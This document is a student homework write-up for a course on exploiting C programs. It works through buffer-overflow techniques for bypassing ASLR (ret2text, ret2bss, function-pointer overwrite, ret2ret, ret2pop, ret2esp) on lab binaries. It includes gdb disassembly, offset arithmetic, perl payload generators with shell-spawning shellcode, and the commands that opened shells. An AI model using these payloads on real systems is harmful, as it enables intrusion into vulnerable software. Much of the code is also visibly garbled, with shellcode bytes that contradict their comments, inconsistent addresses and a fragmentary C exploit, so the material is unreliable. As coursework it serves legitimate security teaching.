

# ENPM691 – Hacking of C Programs and Unix Binaries

## Homework – 3


Author – Syed Mohammad Ibrahim

UMD ID: iamibi

Email: [iamibi@umd.edu](mailto:iamibi@umd.edu)

### 1. Ret2Text

#### 1.1 Screenshot(s)



The screenshot shows a terminal window titled 'ENPM691'. The prompt is 'user@user-VirtualBox: ~/Programs/Homework-3'. The user has entered the command './ret2text `perl -e 'print "A" x 24; print "\x96\x84\x04\x08"'`'. The output shows the 'public' function, a 'secret' string, and a 'Segmentation fault (core dumped)' message. The prompt returns to 'user@user-VirtualBox:~/Programs/Homework-3\$'.

#### 1.2 Walkthrough

- 1.2.1 Created a file called ret2text.c with the given program as per the paper.
- 1.2.2 I compiled it using the command "gcc ret2text.c -o ret2text -fno-stack-protector -zexecstack"
- 1.2.3 ASLR was on during the compilation and execution.
- 1.2.4 I opened the program in gdb to inspect the "public" function which contained the code for strcpy and which will help me execute the "secret" function if I figure out the buffer size and successfully overflow it.
- 1.2.5 The disassembly of "public" function is as follows:

```
(gdb) disass public
Dump of assembler code for function public:
0x0804846b <+0>:    push    %ebp
0x0804846c <+1>:    mov     %esp,%ebp
0x0804846e <+3>:    sub     $0x18,%esp
0x08048471 <+6>:    sub     $0x8,%esp
0x08048474 <+9>:    pushl   0x8(%ebp)
0x08048477 <+12>:   lea     -0x14(%ebp),%eax
0x0804847a <+15>:   push    %eax
0x0804847b <+16>:   call    0x8048330 <strcpy@plt>
0x08048480 <+21>:   add     $0x10,%esp
0x08048483 <+24>:   sub     $0xc,%esp
0x08048486 <+27>:   push    $0x8048580
0x0804848b <+32>:   call    0x8048340 <puts@plt>
0x08048490 <+37>:   add     $0x10,%esp
0x08048493 <+40>:   nop
0x08048494 <+41>:   leave
0x08048495 <+42>:   ret
End of assembler dump.
```

- 1.2.6 The esp is down by 0x18 (24 bytes), which means the buffer size that we must overflow is 24 bytes.
- 1.2.7 Now we require the address of the “secret” function which will be added as part of the script payload once the buffer overflows. After the buffer overflows, the return address to secret function will be called as ESP will be overwritten. The address of secret function can be found by disassembling main function

```
(gdb) disass main
Dump of assembler code for function main:
0x080484af <+0>:    lea    0x4(%esp),%ecx
0x080484b3 <+4>:    and    $0xffffffff0,%esp
0x080484b6 <+7>:    pushl  -0x4(%ecx)
0x080484b9 <+10>:   push  %ebp
0x080484ba <+11>:   mov    %esp,%ebp
0x080484bc <+13>:   push  %ebx
0x080484bd <+14>:   push  %ecx
0x080484be <+15>:   mov    %ecx,%ebx
0x080484c0 <+17>:   call   0x8048320 <getuid@plt>
0x080484c5 <+22>:   test   %eax,%eax
0x080484c7 <+24>:   jne    0x80484d0 <main+33>
0x080484c9 <+26>:   call   0x8048496 <secret>
0x080484ce <+31>:   jmp     0x80484e4 <main+53>
0x080484d0 <+33>:   mov    0x4(%ebx),%eax
0x080484d3 <+36>:   add    $0x4,%eax
0x080484d6 <+39>:   mov    (%eax),%eax
0x080484d8 <+41>:   sub    $0xc,%esp
0x080484db <+44>:   push   %eax
0x080484dc <+45>:   call   0x804846b <public>
0x080484e1 <+50>:   add    $0x10,%esp
0x080484e4 <+53>:   mov    $0x0,%eax
0x080484e9 <+58>:   lea    -0x8(%ebp),%esp
---Type <return> to continue, or q <return> to quit---
```

- 1.2.8 Executing the perl command with the return address of secret function: `perl -e 'print "A" x 24; print "\x96\x84\x04\x08"'`
- 1.2.9 We get the buffer overflowed and the function secret gets executed as seen in 1.1 section.

## 2. Ret2Bss

### 2.1 Screenshot(s)

```
Terminal
user@user-VirtualBox: ~/Programs/Homework-3
File Edit View Search Terminal Help
End of assembler dump.
(gdb) q
user@user-VirtualBox:~/Programs/Homework-3$ ./ret2bss `cat ../PerlScripts/payload_bss`
Segmentation fault (core dumped)
user@user-VirtualBox:~/Programs/Homework-3$ ./ret2bss `cat ../PerlScripts/payload_bss`
$ echo "Successfully exploited ret2bss by Syed Mohammad Ibrahim"
Successfully exploited ret2bss by Syed Mohammad Ibrahim
$ exit
user@user-VirtualBox:~/Programs/Homework-3$
user@user-VirtualBox:~/Programs/Homework-3$
```

```
user@user-VirtualBox:~/Programs/PerlScripts
File Edit View Search Terminal Help
#!/usr/bin/perl

####
#  execve(/bin/sh).
#  24 bytes.
#  www.exploit-db.com/exploits/13444
####

# shellcode for spawning a new shell in victim's machine
#
# NOTE: "." is a perl way to cat two strings (NOT part of shellcode)
my $shellcode =
"\x31\xc0"      # xori    %eax, %eax
"\x56"          # pushl  %eax
"\x08\x0e\x2f\x73\x68" # pushl  $0x08732fee
"\x08\x2f\x2f\x02\x69" # pushl  $0x08022f2f
"\x8b\xae"      # movl   %esp, %ebx
"\x99"          # cld
"\x52"          # pushl  %edx
"\x53"          # pushl  %ebx
"\x8b\x1e"      # movl   %edi, %ecx
"\xb0\x0b"      # movb   $0xb, %al
"\xcd\x80"      # int     $0x80
;

# This address must match the global buffer variable of the victim's program */
my $retaddr = "\x40\x08\x04\x08"; #0x804a040

# Fill NOP instruction
my $pad = "\x90" x 44;


# Input string to our victim's program
my $arg = $shellcode.$pad.$retaddr;

# Let us store the input string to a file
open OUT, "> payload_bss";
print OUT $arg;
close OUT;

__END__
"exploit_bss.pl" 41L, 1027C
33,19 All
```

## 2.2 Walkthrough

- 2.2.1 I wrote the code mentioned in the aslr attack paper for ret2bss.
- 2.2.2 ASLR was on during the time of compilation.
- 2.2.3 The command used for compiling the program was: "gcc ret2bss.c -o ret2bss -fno-stack-protector -zexecstack"
- 2.2.4 Opening the program in gdb and disassembling "function" gave the buffer size of 0x108 (264).



```
ENPM691 x
user@user-VirtualBox: ~/Programs/Homework-3
user@user-VirtualBox:~/Programs/Homework-3$ gdb ret2bss -q
Reading symbols from ret2bss...(no debugging symbols found)...done.
(gdb) p &globalbuff
$1 = (<data variable, no debug info> *) 0x804a040 <globalbuff>
(gdb) disass function
Dump of assembler code for function function:
0x0804840b <+0>:    push    %ebp
0x0804840c <+1>:    mov     %esp,%ebp
0x0804840e <+3>:    sub     $0x108,%esp
0x08048414 <+9>:    sub     $0x8,%esp
0x08048417 <+12>:   pushl   0x8(%ebp)
0x0804841a <+15>:   lea     -0x108(%ebp),%eax
0x08048420 <+21>:   push    %eax
0x08048421 <+22>:   call    0x80482e0 <strcpy@plt>
0x08048426 <+27>:   add     $0x10,%esp
0x08048429 <+30>:   sub     $0x8,%esp
0x0804842c <+33>:   lea     -0x108(%ebp),%eax
0x08048432 <+39>:   push    %eax
0x08048433 <+40>:   push    $0x804a040
0x08048438 <+45>:   call    0x80482e0 <strcpy@plt>
0x0804843d <+50>:   add     $0x10,%esp
0x08048440 <+53>:   nop
0x08048441 <+54>:   leave
0x08048442 <+55>:   ret
End of assembler dump.
(gdb) █
```

- 2.2.5 The perl script will be modified to adjust the padding, shell code and return address as shown in the 2.1 screenshot.
- 2.2.6 Padding is calculated by  $264 - 24$  (shellcode to spawn a bash shell in bytes) +  $4(\text{return address}) = 244$  bytes.
- 2.2.7 For return address, we checked the "globalbuff" address which was 0x804a040.
- 2.2.8 Entering the above data in the perl script and compiling it using "perl exploit\_ret2bss.pl" gave an executable binary.
- 2.2.9 Finally running the exploit on the program using `./ret2bss `cat ../PerlScript/payload_bss`` resulted in getting the bash shell.

### 3. StrPtr

#### 3.1 Screenshot(s)

```
user@user-VirtualBox: ~/Programs/Homework-3
0x00048479 <+14>: push %ecx
0x0004847a <+15>: sub $0x10,%esp
0x00048480 <+21>: mov %ecx,%ebx
0x00048482 <+23>: movl $0x048570,-0xc(%ebp)
0x00048489 <+30>: movl $0x048571,-0x10(%ebp)
0x00048490 <+37>: sub $0xc,%esp
0x00048493 <+40>: pushl -0x10(%ebp)
0x0004849a <+43>: call 0x00048320 <printf@plt>
0x0004849b <+48>: add $0x10,%esp
0x0004849e <+51>: mov 0x4(%ebx),%eax
0x000484a1 <+54>: add $0x4,%eax
0x000484a4 <+57>: mov (%eax),%eax
0x000484a6 <+59>: sub $0x8,%esp
0x000484a9 <+62>: push %eax
0x000484aa <+63>: lea -0x110(%ebp),%eax
0x000484ab <+69>: push %eax
0x000484b1 <+70>: call 0x00048330 <strcpy@plt>
0x000484b6 <+75>: add $0x10,%esp
0x000484b9 <+78>: sub $0xc,%esp
0x000484bc <+81>: pushl -0xc(%ebp)
0x000484bf <+84>: call 0x00048340 <system@plt>
0x000484c4 <+89>: add $0x10,%esp
0x000484c7 <+92>: test %eax,%eax
0x000484c9 <+94>: je 0x000484db <main+112>
0x000484cb <+96>: sub $0xc,%esp
0x000484cc <+99>: push $0x048507
0x000484d3 <+104>: call 0x00048320 <printf@plt>
0x000484d8 <+109>: add $0x10,%esp
0x000484db <+112>: mov $0xb,%eax
0x000484e0 <+117>: lea -0x8(%ebp),%esp
0x000484e3 <+120>: pop %ecx
0x000484e4 <+121>: pop %ebx
0x000484e5 <+122>: pop %ebp
0x000484e6 <+123>: lea -0x4(%ecx),%esp
0x000484e9 <+126>: ret
End of assembler dump.
(gdb) x/s 0x048582
0x048582: "THIS SOFTWARE IS ..."
(gdb) q
user@user-VirtualBox: ~/Programs/Homework-35 ./strptrperl -e 'print "A" x 250; print "\xb2\x85\x04\x08"'
sh: 1: Syntax error: ')' unexpected
THIS SOFTWARE IS ...Missing: prog: user@user-VirtualBox: ~/Programs/Homework-35 ./strptrperl -e 'print "A" x 250; print "\xb2\x85\x04\x08"'
THIS SOFTWARE IS ...Missing: prog: user@user-VirtualBox: ~/Programs/Homework-35 ./strptrperl -e 'print "A" x 260; print "\xb2\x85\x04\x08"'
$ whoami
user
$ exit
Segmentation fault (core dumped)
user@user-VirtualBox: ~/Programs/Homework-35 cat THIS
/bin/sh
user@user-VirtualBox: ~/Programs/Homework-35
```

```

user@user-VirtualBox:~/Programs/Homework-3
user@user-VirtualBox:~/Programs/Homework-3$ gcc divulge.c -o divulge -fno-stack-protector -zexecstack
divulge.c: In function 'function':
divulge.c:15:21: warning: format not a string literal and no format arguments [-Wformat-security]
    sprintf(writebuf, readbuf);
                    ^
(gdb) disass function
Dump of assembler code for function function:
0x0040805b <+0>: push    rbp
0x0040805c <+1>: mov     rbp, rbp
0x0040805e <+3>: sub     $0x208, %esp
0x00408064 <+9>: sub     $0x8, %esp
0x00408067 <+12>: push    0x1(%ebp)
0x0040806a <+15>: lea     -0x108(%ebp), %eax
0x00408070 <+21>: push    %eax
0x00408071 <+22>: call    0x00404b0 <strcpy@plt>
0x00408076 <+27>: add     $0x10, %esp
0x00408079 <+30>: sub     $0x8, %esp
0x0040807c <+33>: lea     -0x108(%ebp), %eax
0x00408082 <+39>: push    %eax
0x00408083 <+40>: lea     -0x208(%ebp), %eax
0x00408089 <+46>: push    %eax
0x0040808a <+47>: call    0x0040520 <printf@plt>
0x0040808f <+52>: add     $0x10, %esp
0x00408092 <+55>: sub     $0xc, %esp
0x00408095 <+58>: lea     -0x208(%ebp), %eax
0x0040809b <+64>: push    %eax
0x0040809c <+65>: call    0x00404c0 <strlen@plt>
0x004080a1 <+70>: add     $0x10, %esp
0x004080a4 <+73>: mov     %eax, %edx
0x004080a6 <+75>: mov     0x004a050, %eax
0x004080ab <+80>: sub     $0x4, %esp
0x004080ae <+83>: push    %edx
0x004080af <+84>: lea     -0x208(%ebp), %edx
0x004080b5 <+90>: push    %edx
0x004080b6 <+91>: push    %eax
0x004080b7 <+92>: call    0x00404e0 <write@plt>
0x004080bc <+97>: add     $0x10, %esp
0x004080bf <+100>: nop
0x004080c0 <+101>: leave
0x004080c1 <+102>: ret
End of assembler dump.
(gdb)

```

```

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x73\x68\x2f\x2f\x62\x69\x89\xe1\x52\x53\x89\xe1\x50\x50\x50\x50";

int i;
unsigned long stackpointer = strtoul(argv[1], NULL, 10) - 1776;
buff = malloc(272);
adr_ptr = (long *)ptr;
for (i = 0; i < 272; i += 4)
    *(adr_ptr++) = stackpointer;
ptr = buff;
for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];
buff[272] = '\0';
printf("%s", buff);
free(buff);

```

## 4.2 Walkthrough

- 4.2.1 Implemented the program as mentioned in the ASLR paper.
- 4.2.2 The program was compiled using: "gcc divulge.c -o divulge -g -fno-stack-protector -zexecstack"
- 4.2.3 ASLR was on during compilation and execution.
- 4.2.4 As suggested by the author of the paper, I needed the address of the writebuf variable. So opening the program in gdb and adding a breakpoint at the write() function call. Run the program in gdb.
- 4.2.5 Open a new terminal and execute the command "echo AAAA | nc localhost 7776"
- 4.2.6 This will trigger the breakpoint that I had put in.
- 4.2.7 Printing the address of writebuf variable, which came out to be 0xbfffea10
- 4.2.8 Next, getting the bottom address of the stack. It can be done by "cat /proc/`pidof divulge`/stat | awk '{ print \$28 }' ". It came out to be 3221221632 (0xbffff100)
- 4.2.9 The difference between the two addresses gives us the offset value 0xbffff100 - 0xbfffea10 = 1776 (6f0)
- 4.2.10 Writing an exploit script, I used C to achieve this. The C program takes a command line argument which is the output of the above process id command.
- 4.2.11 We calculate the offset by subtracting the base address (argument 1 to the program) with 1776 and converting it to bytes.
- 4.2.12 We calculate the padding by looking at the disassembly of the divulge program. As it can be seen, the "function" contains strcpy and the offset of EIP to strcpy is 268 bytes

```
(gdb) disass function
Dump of assembler code for function function:
0x0804865b <+0>:      push    %ebp
0x0804865c <+1>:      mov     %esp,%ebp
0x0804865e <+3>:      sub     $0x208,%esp
0x08048664 <+9>:      sub     $0x8,%esp
0x08048667 <+12>:     pushl   0x8(%ebp)
0x0804866a <+15>:     lea     -0x108(%ebp),%eax
0x08048670 <+21>:     push    %eax
0x08048671 <+22>:     call   0x80484b0 <strcpy@plt>
0x08048676 <+27>:     add     $0x10,%esp
0x08048679 <+30>:     sub     $0x8,%esp
```

- 4.2.13 Running the divulge program normally in another terminal to start the server listening to port 7776 in localhost.
- 4.2.14 Executing the exploit using “./divexploit `cat /proc/\$(pidof divulge)/stat | awk '{ print \$28 }' | nc localhost 7776” gives us the shell on the terminal executing the divulge program.

## 5. FuncPtr

### 5.1 Screenshot(s)

```
user@user-VirtualBox: ~/Programs/Homework-3
0x080484ad <+27>:      mov     0x4(%ebx),%eax
0x080484b0 <+30>:      add     $0x4,%eax
0x080484b3 <+33>:      mov     (%eax),%eax
0x080484b5 <+35>:      sub     $0x8,%esp
0x080484b8 <+38>:      push    %eax
0x080484b9 <+39>:      lea     -0x4(%ebp),%eax
0x080484bc <+42>:      push    %eax
0x080484bd <+43>:      call   0x8048320 <strcpy@plt>
0x080484c2 <+48>:      add     $0x10,%esp
0x080484c5 <+51>:      mov     0x4(%ebx),%eax
0x080484c8 <+54>:      add     $0x8,%eax
0x080484cb <+57>:      mov     (%eax),%eax
--Type <return> to continue, or q <return> to quit--
0x080484cd <+59>:      sub     $0xc,%esp
0x080484d0 <+62>:      push    %eax
0x080484d1 <+63>:      mov     -0x4(%ebp),%eax
0x080484d4 <+66>:      call   *%eax
0x080484d6 <+68>:      add     $0x10,%esp
0x080484d9 <+71>:      mov     $0x0,%eax
0x080484de <+76>:      lea     -0x8(%ebp),%esp
0x080484e1 <+79>:      pop     %ecx
0x080484e2 <+80>:      pop     %ebx
0x080484e3 <+81>:      pop     %ebp
0x080484e4 <+82>:      lea     -0x4(%ecx),%esp
0x080484e7 <+85>:      ret
End of assembler dump.
(gdb) q
user@user-VirtualBox:~/Programs/Homework-3$ ./funcptr `perl -e 'print "A" x 64; print "\x40\x83\x04\x00"' /bin/sh`
$ echo "Successfully exploited by Syed Mohammad Ibrahim"
Successfully exploited by Syed Mohammad Ibrahim
$ exit
Segmentation fault (core dumped)
user@user-VirtualBox:~/Programs/Homework-3$ cat funcptr.c
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

void function(char* str) {
    printf("a\n", str);
    system("any command");
}

int main(int argc, char** argv) {
    void (*ptr)(char* str);
    ptr = &function;
    char buff[64];
    strcpy(buff, argv[1]);
    (*ptr)(argv[2]);
}
user@user-VirtualBox:~/Programs/Homework-3$
```

### 5.2 Walkthrough

- 5.2.1 Program was replicated from the given ASLR paper.
- 5.2.2 Program was compiled using: “gcc funcptr.c -o funcptr -fno-stack-protector -zexecstack”
- 5.2.3 ASLR was turned off during the program compilation and execution.
- 5.2.4 Going over the assembly of the compiled program in gdb. This exploitation requires overflowing the buffer to the extent that the second argument becomes a command to be executed. Thus, our second command line argument will be “/bin/sh”.
- 5.2.5 To figure out the first argument buffer size, we check the main function assembly code, and we find that the offset is 64 bytes (array size and pointer size adjustment).



- 5.2.6 Now I needed the address of the “system” function. This was again taken out from the gdb disassembly.
- 5.2.7 Executing the command “./funcptr `perl -e 'print “A” x 64; print “\x40\x83\x04\x08”` “/bin/sh” ’ gave us the bash shell as mentioned in section 5.1 screenshot.

## 6. Ret2Ret

### 6.1 Screenshot(s)

```

user@user-VirtualBox: ~/Programs/Homework-3
user@user-VirtualBox:~/Programs/Homework-3$ cat /proc/sys/kernel/randomize_va_space
2
user@user-VirtualBox:~/Programs/Homework-3$ gcc ret2ret.c -o ret2ret -fno-stack-protector -zexecstack
user@user-VirtualBox:~/Programs/Homework-3$ ./ret2ret AAAA
1
user@user-VirtualBox:~/Programs/Homework-3$ echo $?
1
user@user-VirtualBox:~/Programs/Homework-3$ ./ret2ret `cat ../PerlScripts/payload_ret2ret`
0
user@user-VirtualBox:~/Programs/Homework-3$ cat ret2ret.c
#include <string.h>

void function(char* str)
{
    char buffer[256];
    strcpy(buffer, str);
}

int main(int argc, char** argv)
{
    int no = 1;
    int* ptr = &no;
    function(argv[1]);
    return 1;
}
user@user-VirtualBox:~/Programs/Homework-3$

user@user-VirtualBox: ~/Programs/PerlScripts
# shellcode for exit(0)
# NOTE: "." is a perl way to cat two strings (NOT part of shellcode)
# This shellcode takes 7 bytes
my $shellcode =
"\x31\xcd"      # xorl    %eax, %eax
"\x31\xcd"      # xorl    %eax, %eax
"\x40"          # inc    %eax
"\xcd\x80"      # int     $0x80
;

my $retaddr = "\x6c\x84\x04\x08" x 8;
# Fill NOP instruction
my $pad = "\x90" x 281; # 9 times because I need 16 bytes to hit the return address. 9*7 = 16.
# Input string to our victim's program
my $arg = $pad.$shellcode.$retaddr;
# Let us store the input string to a file
open OUT, "> payload_ret2ret";
print OUT $arg;
close OUT;

```

### 6.2 Walkthrough

- 6.2.1 Replicated the program code as mentioned in the ASLR paper.
- 6.2.2 The program was compiled using: “gcc ret2ret.c -o ret2ret -fno-stack-protector -zexecstack”
- 6.2.3 The ASLR was turned on during the compilation and execution of the program.
- 6.2.4 Executing a test statement using “./ret2ret AAAA” returned the value of 1.
- 6.2.5 The exploit script I wrote contained the shellcode for exit(0) function call. Thus, if we successfully exploit the ret2ret binary, the return value should be 0 instead of 1.
- 6.2.6 As per the paper and internet search, it was found that I would require the return address of the function that calls another function containing strcpy code. In our case it is “main” function as the main function is calling “function” which has the code for strcpy.
- 6.2.7 The return address of “ret” instruction in main function is required and in my case it was 0x0804846c



```

user@user-VirtualBox:~/Programs/Homework-3$ gdb ret2ret -q
Reading symbols from ret2ret...(no debugging symbols found)...done.
(gdb) disass main
Dump of assembler code for function main:
0x0804842c <+0>:    lea    0x4(%esp),%ecx
0x08048430 <+4>:    and    $0xffffffff0,%esp
0x08048433 <+7>:    pushl  -0x4(%ecx)
0x08048436 <+10>:   push  %ebp
0x08048437 <+11>:   mov    %esp,%ebp
0x08048439 <+13>:   push  %ecx
0x0804843a <+14>:   sub    $0x14,%esp
0x0804843d <+17>:   mov    %ecx,%edx
0x0804843f <+19>:   movl   $0x1,-0x10(%ebp)
0x08048446 <+26>:   lea    -0x10(%ebp),%eax
0x08048449 <+29>:   mov    %eax,-0xc(%ebp)
0x0804844c <+32>:   mov    0x4(%edx),%eax
0x0804844f <+35>:   add    $0x4,%eax
0x08048452 <+38>:   mov    (%eax),%eax
0x08048454 <+40>:   sub    $0xc,%esp
0x08048457 <+43>:   push  %eax
0x08048458 <+44>:   call   0x804840b <function>
0x0804845d <+49>:   add    $0x10,%esp
0x08048460 <+52>:   mov    $0x1,%eax
0x08048465 <+57>:   mov    -0x4(%ebp),%ecx
0x08048468 <+60>:   leave
0x08048469 <+61>:   lea    -0x4(%ecx),%esp
0x0804846c <+64>:   ret
End of assembler dump.
(gdb)

```

- 6.2.8 Creating an exploit script in perl as shown in the screenshot of 6.1, we input the return address, padding and shellcode in the combination of pad + shellcode + return address.
- 6.2.9 The return address is entered 8 times as the difference of pointer address and the buffer offset address comes out to be 32 bytes which upon dividing by 4 (as each return address is 4 bytes) we get 8.
- 6.2.10 Padding is calculated using  $0x108 (264) - 0x07$  (shellcode size of `exit(0)`) + 4 bytes (offset to return address) = 261
- 6.2.11 Running the program with the given exploit gives the return value of 0 instead of 1.

## 7. Ret2Pop

### 7.1 Screenshot(s)

```

user@user-VirtualBox:~/Programs/Homework-3
user@user-VirtualBox:~/Programs/Homework-3$ cat ret2pop.c
#include <string.h>

int function(int x, char* str)
{
    char buf[256];
    strcpy(buf, str);
    return x;
}

int main(int argc, char** argv)
{
    function(04, argv[1]);
    return 1;
}

user@user-VirtualBox:~/Programs/Homework-3$ cat /proc/sys/kernel/randomize_va_space
2
user@user-VirtualBox:~/Programs/Homework-3$ gcc ret2pop.c -o ret2pop -fno-stack-protector -zexecstack
user@user-VirtualBox:~/Programs/Homework-3$ ./ret2pop AAAA
user@user-VirtualBox:~/Programs/Homework-3$ echo $?
1
user@user-VirtualBox:~/Programs/Homework-3$ ./ret2pop `cat ../PerlScripts/payload_ret2pop`
user@user-VirtualBox:~/Programs/Homework-3$ echo $?
0
user@user-VirtualBox:~/Programs/Homework-3$ ./ret2pop `cat ../PerlScripts/payload_ret2pop`
user@user-VirtualBox:~/Programs/Homework-3$ echo $?
0
user@user-VirtualBox:~/Programs/Homework-3$

user@user-VirtualBox:~/Programs/PerlScripts
user@user-VirtualBox:~/Programs/PerlScripts$ perl /usr/bin/perl
# shellcode for exit(0)
#
# NOTE: "." is a perl way to cat two strings (NOT part of shellcode)
# This shellcode takes 7 bytes
my $shellcode =
"\x11\xcd"      # xorl    %eax, %eax
"\x31\xcd"      # xorl    %ebx, %ebx
"\x40"          # inc     %eax
"\xcd\x80"      # int     $0x80
;

# This address must match the address of the pop and ret instruction sequence
# 80484dc: 5d          pop     %ebp
# 80484dd: c3          ret
my $retaddr = "\xcd\x80\xcd\x80";

# Fill NOP instruction
my $pad = "\x90" x 201; # 9 times because I need 16 bytes to hit the return address. 9*7 = 16.
# Input string to our victim's program
my $arg = $pad.$shellcode.$retaddr;

# Let us store the input string to a file
open OUT, "> payload_ret2pop";
print OUT $arg;
close OUT;

```

## 7.2 Walkthrough

- 7.2.1 Implemented the program as per the ASLR paper.
- 7.2.2 The program was compiled using: "gcc ret2pop.c -o ret2pop -fno-stack-protector -zexecstack"
- 7.2.3 ASLR was on during the compilation and execution of the program.
- 7.2.4 Shellcode used in the exploit script is of exit(0) function.
- 7.2.5 To calculate the return address, as per the paper we need to get the address of the instruction "pop %ebp". Looking over the object dump of the binary, we get the address of the pattern. The address is 0x080484cb

```

user@user-VirtualBox:~/Programs/Homework-3$ objdump -d ret2pop | grep "pop"
ret2pop:          file format elf32-i386
80482cd: 5b          pop     %ebx
8048312: 5e          pop     %esi
80484c8: 5b          pop     %ebx
80484c9: 5e          pop     %esi
80484ca: 5f          pop     %edi
80484cb: 5d          pop     %ebp
80484e6: 5b          pop     %ebx
user@user-VirtualBox:~/Programs/Homework-3$

```

- 7.2.6 Next is the padding size. It can be calculated by the disassembly of the program. As it can be seen, the buffer is 264 (0x108).

```
(gdb) disass function
Dump of assembler code for function function:
0x0804840b <+0>:      push    %ebp
0x0804840c <+1>:      mov     %esp,%ebp
0x0804840e <+3>:      sub     $0x108,%esp
0x08048414 <+9>:      sub     $0x8,%esp
0x08048417 <+12>:     pushl   0xc(%ebp)
0x0804841a <+15>:     lea     -0x108(%ebp),%eax
0x08048420 <+21>:     push    %eax
0x08048421 <+22>:     call   0x80482e0 <strcpy@plt>
0x08048426 <+27>:     add     $0x10,%esp
0x08048429 <+30>:     mov     0x8(%ebp),%eax
0x0804842c <+33>:     leave
0x0804842d <+34>:     ret
End of assembler dump.
(gdb) █
```

- 7.2.7 To calculate the padding,  $264 - 7$  (size of `exit(0)` shell code) + 4 (return address size) = 261 bytes
- 7.2.8 Put all the variables in the exploit script and compile it.
- 7.2.9 Executing the `ret2pop` binary with the exploit as first argument we get the return address of 0 instead of 1 as shown in section 7.1.

## 8. Ret2Esp

### 8.1 Screenshot(s)

```
user@user-VirtualBox: ~/Programs/Homework-3
user@user-VirtualBox:~/Programs/Homework-3$ cat /proc/sys/kernel/randomize_va_space
2
user@user-VirtualBox:~/Programs/Homework-3$ gcc ret2esp.c -o ret2esp -fno-stack-protector -zexecstack
user@user-VirtualBox:~/Programs/Homework-3$ ./ret2esp AAAA
user@user-VirtualBox:~/Programs/Homework-3$ echo $?
1
user@user-VirtualBox:~/Programs/Homework-3$ ./ret2esp 'cat ../PerlScripts/payload_ret2esp'
user@user-VirtualBox:~/Programs/Homework-3$ echo $?
0
user@user-VirtualBox:~/Programs/Homework-3$ cat ret2esp.c
// Program exploit is PerlScripts/exploit_ret2esp.pl
#include <string.h>

void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char** argv) {
    int j = 58623;
    function(argv[1]);
    return 1;
}
user@user-VirtualBox:~/Programs/Homework-3$
```

```
user@user-VirtualBox: ~/Programs/PerlScripts
File Edit View Search Terminal Help
~/usr/bin/perl

###
# execve(/bin/sh).
# 24 bytes.
# www.exploit-db.com/exploits/13444
###

# shellcode for spawning a new shell in victim's machine

my $Shellcode =
"\x11\xcd"      # xorl    %eax, %eax
"\x31\x0b"      # xorl    %ebx, %ebx
"\x40"          # inc     %eax
"\xcd\x80"      # int     $0x80

# NOTE: "." is a perl way to cat two strings (NOT part of shellcode)

my $Shellcode =
"\x31\x0b"      # xorl    %eax, %eax
"\x50"          # pushl   %eax
"\x08\x0e\x2f\x73\x08" # pushl   $0xb8732fee
"\x08\x2f\x2f\x02\x09" # pushl   $0xb9022f2f
"\x09\x0e"      # movl    %esp, %ebx
"\x99"          # cld
"\x52"          # pushl   %edx
"\x53"          # pushl   %ebx
"\x09\x0e"      # movl    %esp, %ecx
"\xb0\x0b"      # movb    $0xb, %al
"\xcd\x80"      # int     $0x80
;

# This address must match the address of call *%eax instruction
my $retaddr = "\x42\x04\x04\x08"; #0x08040442

# Fill NOP instruction
my $pad = "\x90" x 260;

# Input string to our victim's program
